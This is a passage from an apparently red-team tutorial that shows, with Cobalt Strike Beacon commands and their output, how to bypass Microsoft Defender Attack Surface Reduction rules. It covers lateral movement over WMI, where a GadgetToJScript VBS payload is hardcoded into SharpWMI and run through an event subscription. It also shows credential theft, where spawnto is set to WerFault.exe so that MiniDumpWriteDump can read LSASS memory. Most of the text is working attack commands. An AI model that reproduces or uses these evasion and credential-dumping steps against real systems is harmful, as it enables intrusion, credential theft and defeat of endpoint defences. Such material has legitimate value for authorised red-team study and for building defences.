
beacon> link wkstn-2
[+] established link to child beacon: 10.10.120.75

beacon> rm beacon-svc.exe
beacon> run sc \\wkstn-2 delete RandoService

[SC] DeleteService SUCCESS

```

This also means the automated jump command works.



WMI

As with PsExec, attempting to execute a binary via `wmic /node` or Cobalt Strike's `remote-exec wmi` command is blocked.


```
beacon> run wmic /node:"wkstn-2" process call create
"C:\Windows\System32\win32calc.exe"

Executing (Win32_Process)->Create()

Method execution successful.

Out Parameters:
instance of __PARAMETERS
{
    ReturnValue = 2;
};
```

The rule effectively prevents WmiPrvSE.exe from spawning children.



The way to get around this one is to use VBScript payloads via an event subscription.

This requires a number of steps:

- Generate a payload
- Connect to WMI
- Create an event filter to trigger the execution (via a timer)
- Create an [ActiveScriptEventConsumer](#), using the VBScript engine
- Create a FilterToConsumerBinding to link the filter and consumer
- Wait for execution

- Delete all of the above

Luckily, [SharpWMI](#) already has this capability built-in. For the payload, we can use one of our C# process injection projects and GadgetToJScript with the **-w vbs** option to write this out to a .vbs file.

```
C:\Tools\GadgetToJScript>GadgetToJScript\bin\Debug\GadgetToJScript.exe -a
TestAssembly\bin\Debug\TestAssembly.dll -w vbs -o
C:\Users\Administrator\Desktop\wmi -b
[+]: Generating the vbs payload
[+]: First stage gadget generation done.
[+]: Loading your .NET assembly:TestAssembly\bin\Debug\TestAssembly.dll
[+]: Second stage gadget generation done.
[*]: Payload generation completed, check:
C:\Users\Administrator\Desktop\wmi.vbs
```

There are some gotcha's from here. SharpWMI's `script=` parameter expects to read the VBS file off disk of the machine running Beacon (not from your host), or it takes the input as raw VBS. The `scriptb64=` parameter takes the VBS as a single base64 encoded string, but the G2JS gadget is too large to fit on the CS command line. A solution to this, though far from ideal, is to hardcode the gadget directly into the SharpWMI assembly.

At the top of **Program.cs** you will see several **private static string** fields. Create a new called **HardcodedGadget** (or something similar) and copy/paste the G2JS VBS here.

```
private static string HardcodedGadget = @"<PUT YOUR VBS HERE>";
```

Within this file, there's also a method called **GetVBSPayload**, which returns a string. It usually returns a VBS payload based on your `script=` or `scriptb64=` input. But I'm going to force this method to always return the hardcoded gadget by doing something like this:


```
static string GetVBSPayload(Dictionary<string, string> arguments)
{
```

```
return HardcodedGadget;  
}
```

Then just re-compile the assembly and execute it.

```
beacon> execute-assembly /root/tools/SharpWMI2.exe action=executevbs  
computername=wkstn-2 script=blah  
  
[*] Using direct script's parameter as VBScript payload.  
[*] Script will trigger after 10 and we'll wait for 12 seconds.  
  
[*] Creating Event Subscription Debug : wkstn-2 - with interval between  
events: 10 secs  
[*] Setting 'Debug' event filter on wkstn-2  
[*] Setting 'Debug' event consumer on wkstn-2 to kill script after 12 secs  
[*] Binding 'Debug' event filter and consumer on wkstn-2  
  
[*] Waiting 10 seconds for event to trigger on wkstn-2 ...  
  
[*] Removing 'Timer' internal timer from wkstn-2  
[*] Removing FilterToConsumerBinding from wkstn-2  
[*] Removing 'Debug' event filter from wkstn-2  
[*] Removing 'Debug' event consumer from wkstn-2
```

The VBS is executed by scrcons.exe (WMI Standard Event Consumer), so if your injector performs "self-injection" (e.g. `var target = Process.GetCurrentProcess();`), the Beacon will be running inside this process.



The screenshot shows the Cobalt Strike application window. At the top is a menu bar with 'Cobalt Strike', 'View', 'Attacks', 'Reporting', and 'Help'. Below the menu is a toolbar with various icons. The main area displays a table with the following columns: external, internal, listener, user, computer, note, process, pid, arch, and last. There are two rows of data in the table.

external	internal	listener	user	computer	note	process	pid	arch	last
127.0.0.1	10.10.120.75	http-redirector	SYSTEM *	WKSTN-2		scrcons.exe	4240	x64	3s
127.0.0.1	10.10.120.106	http-redirector	cbbridges	WKSTN-1		powershell.exe	1624	x64	1s

scrcons.exe will exit shortly after execution, so you have to migrate out of this process ASAP (e.g. with inject, shinject, shspawn etc).

Block Credential Stealing from LSASS

"This rule helps prevent credential stealing, by locking down Local Security Authority Subsystem Service (LSASS)."

At its heart, this rule prevents you from opening a handle to LSASS with PROCESS_VM_READ privileges. As an example, we can try and read LSASS using the **MiniDumpWriteDump** API.

```
beacon> getuid
[*] You are RT02\amoss (admin)

beacon> spawnto x64 C:\Windows\System32\notepad.exe
[*] Tasked beacon to spawn x64 features to:
C:\Windows\System32\notepad.exe

beacon> execute-assembly
C:\Tools\MiniDumpWriteDump\bin\Debug\MiniDumpWriteDump.exe
[X] MiniDumpWriteDump Failed
```

I'm ensuring the spawnto is set to notepad because Defender will catch and kill the Beacon if rundll32 is used.

As with other ASR rules, not all processes appear to be blocked. WerFault (Windows Error Reporting) is an application responsible for error reporting on Windows. When an application crashes, werfault.exe is spawned as a child and collects debug information for reporting purposes.

By setting our spawnto to werfault, we can obtain a handle to LSASS which includes the permission to read its memory.

```
beacon> spawnto x64 C:\Windows\System32\WerFault.exe
[*] Tasked beacon to spawn x64 features to:
C:\Windows\System32\WerFault.exe
[+] host called home, sent: 40 bytes

beacon> execute-assembly
C:\Tools\MiniDumpWriteDump\bin\Debug\MiniDumpWriteDump.exe
[!] MiniDumpWriteDump Succeeded
```
